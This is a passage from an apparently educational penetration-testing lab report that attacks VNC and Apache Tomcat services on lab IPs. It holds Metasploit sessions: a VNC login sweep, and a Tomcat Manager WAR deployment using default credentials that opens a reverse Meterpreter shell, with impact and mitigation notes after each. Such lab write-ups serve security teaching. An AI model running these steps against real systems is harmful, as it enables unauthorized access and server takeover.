
```
┌──(root㉿Kali)-[~]
└─# ls -l /usr/share/nmap/scripts | grep vnc
-rw-r--r-- 1 root root  3264 May 15 11:37 realvnc-auth-bypass.nse
-rw-r--r-- 1 root root  4217 May 15 11:37 vnc-brute.nse
-rw-r--r-- 1 root root  4348 May 15 11:37 vnc-info.nse
-rw-r--r-- 1 root root  3039 May 15 11:37 vnc-title.nse
```

Exploitation using msfconsole :



```
msf auxiliary(scanner/vnc/vnc_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf auxiliary(scanner/vnc/vnc_login) > set rhost 172.23.60.228
rhost ⇒ 172.23.60.228
msf auxiliary(scanner/vnc/vnc_login) > set  STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 172.23.60.228:5900    - 172.23.60.228:5900 - Starting VNC login sweep
[!] 172.23.60.228:5900    - No active DB -- Credential data will not be saved!
[+] 172.23.60.228:5900    - 172.23.60.228:5900 - Login Successful: :password
[*] 172.23.60.228:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting vnc viewer to gain access:



Impact:

- Unauthorized Remote Access
- Weak Authentication / No Encryption
- Brute Force Attacks • Privilege Escalation

Mitigation:

- Tunnel VNC traffic over an encrypted connection like SSH.
- Use a strong password.

Unknown(port 8180): Apache Tomcat HTTP :

What it is?

• Default port is not officially reserved, but widely used in Tomcat deployments.

• Admin interfaces like /manager/html or /host-manager/html may be accessible.

• If misconfigured, it may show server version details.

How it Works ?

• Acts as a web server port for handling HTTP requests.

• Users connect through a browser: http://:8180.

• If Tomcat is installed, it serves web apps and admin consoles.

• Admins can deploy or manage applications via this port.

Security note:

• Default credentials (e.g., tomcat:tomcat) often left unchanged.


• Tomcat Manager allows uploading of malicious WAR files → leads to Remote Code Execution (RCE).

• Information disclosure through error pages or misconfiguration.

• Lack of encryption (HTTP instead of HTTPS).

• Attackers can brute-force login pages.

Nmap Command :- nmap -p 8180 -sV <target _ip>



Searchsploit:

```
└─# searchsploit http Apache Tomcat
 ---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                     |  Path
 ---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service                                                      | unix/dos/22068.pl
Apache Tomcat - 'WebDAV' Remote File Disclosure                                                                                    | multiple/remote/4530.pl
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion                                                                                  | multiple/webapps/48143.py
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)                                               | windows/remote/47073.rb
Apache Tomcat - WebDAV SSL Remote File Disclosure                                                                                  | linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scripting                                                  | multiple/remote/27095.txt
Apache Tomcat 3.0 - Directory Traversal                                                                                            | windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing                                                                                                 | multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cross-Site Scripting                                                                            | multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosure                                                                                           | unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting                                                                          | multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree                                                                 | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure                                                                    | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure                                                            | multiple/remote/21491.txt
Apache Tomcat 3.x - Null Byte Directory / File Disclosure                                                                          | linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure                                                                               | unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial of Service                                                                                   | linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Service 'Device Name' / Cross-Site Scripting                                                       | windows/webapps/21605.txt
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclosure                                               | multiple/remote/31551.txt
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting                                                                         | linux/remote/21604.txt
Apache Tomcat 4.0.x - Non-HTTP Request Denial of Service                                                                           | linux/dos/23245.pl
Apache Tomcat 4.0/4.1 - Servlet Full Path Disclosure                                                                               | unix/remote/21412.txt
Apache Tomcat 4.1 - JSP Request Cross-Site Scripting                                                                               | unix/remote/21734.txt
Apache Tomcat 5 - Information Disclosure                                                                                           | multiple/remote/28254.txt
Apache Tomcat 5.5.15 - cal2.jsp Cross-Site Scripting                                                                               | jsp/webapps/30563.txt
Apache Tomcat 5.5.25 - Cross-Site Request Forgery                                                                                  | multiple/webapps/29435.txt
Apache Tomcat 5.x/6.0.x - Directory Traversal                                                                                      | linux/remote/29739.txt
Apache Tomcat 6.0.10 - Documentation Sample Application Multiple Cross-Site Scripting Vulnerabilities                              | multiple/remote/30052.txt
Apache Tomcat 6.0.13 - Host Manager Servlet Cross-Site Scripting                                                                   | multiple/remote/30495.html
Apache Tomcat 6.0.13 - Insecure Cookie Handling Quote Delimiter Session ID Disclosure                                              | multiple/remote/30496.txt
Apache Tomcat 6.0.13 - JSP Example Web Applications Cross-Site Scripting                                                           | jsp/webapps/30189.txt
Apache Tomcat 6.0.15 - Cookie Quote Handling Remote Information Disclosure                                                         | multiple/remote/31130.txt
Apache Tomcat 6.0.16 - 'HttpServletResponse.sendError()' Cross-Site Scripting                                                     | multiple/remote/32138.txt
Apache Tomcat 6.0.16 - 'RequestDispatcher' Information Disclosure                                                                  | multiple/remote/32137.txt
Apache Tomcat 6.0.18 - Form Authentication Existing/Non-Existing 'Username' Enumeration                                            | multiple/remote/33023.txt
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting                                                                      | linux/remote/35011.txt
Apache Tomcat 8/7/6 (Debian-Based Distros) - Local Privilege Escalation                                                            | linux/local/40450.txt
Apache Tomcat 8/7/6 (RedHat Based Distros) - Local Privilege Escalation                                                            | linux/local/40488.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)                       | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)                       | jsp/webapps/42966.py
Apache Tomcat Connector mod_jk - 'exec-shield' Remote Overflow                                                                     | linux/remote/4162.c
Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit)                                           | multiple/remote/16317.rb
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)                                                                  | windows/remote/16798.rb
Apache Tomcat/JBoss EJBInvokerServlet / JMXInvokerServlet (RMI over HTTP) Marshalled Object - Remote Code Execution                | php/remote/28713.php
```

Msfconsole:

```
msf exploit(multi/http/tomcat_mgr_deploy) > info

       Name: Apache Tomcat Manager Application Deployer Authenticated Code Execution
     Module: exploit/multi/http/tomcat_mgr_deploy
   Platform: Java, Linux, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2009-11-09

Provided by:
  jduck <jduck@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic
      1   Java Universal
      2   Windows Universal
      3   Linux x86

Check supported:
  Yes

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  HttpPassword  tomcat           no        The password for the specified username
  HttpUsername  tomcat           no        The username to authenticate as
  PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, so
                                           cks5, socks5h
  RHOSTS        10.167.32.228    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8180             yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                          no        HTTP server virtual host
```

Exploit:

```
msf exploit(multi/http/tomcat_mgr_deploy) > set   HttpPassword  tomcat
HttpPassword ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.167.32.228
rhost ⇒ 10.167.32.228
msf exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport ⇒ 8180
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 10.167.32.135:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6227 bytes as AAajQNEmsRUvLf2jbCtuUVLjL.war ...
[*] Executing /AAajQNEmsRUvLf2jbCtuUVLjL/nrKDfl8YnkRuAjGti9G7.jsp ...
[*] Undeploying AAajQNEmsRUvLf2jbCtuUVLjL ...
[*] Sending stage (58073 bytes) to 10.167.32.228
[*] Meterpreter session 1 opened (10.167.32.135:4444 → 10.167.32.228:47561) at 2025-10-28 17:17:41 +0530

meterpreter >
```

Impact :

- Unauthorized remote access to Tomcat console.
- Server takeover via malicious WAR deployment.
- Data leakage from exposed apps.
- Used as a pivot point to attack internal systems.
- Could lead to complete compromise of the server.

Mitigation:

- Restrict port 8180 with firewall rules (allow only trusted IPs).
- Disable or secure Tomcat Manager/Host Manager if not needed.
- Change/remove default credentials. • Use HTTPS instead of HTTP.
- Regularly update/patch Apache Tomcat.
- Monitor and log access to detect brute-force attempts.

THANK YOU!

-Report by Aditya.K.Malode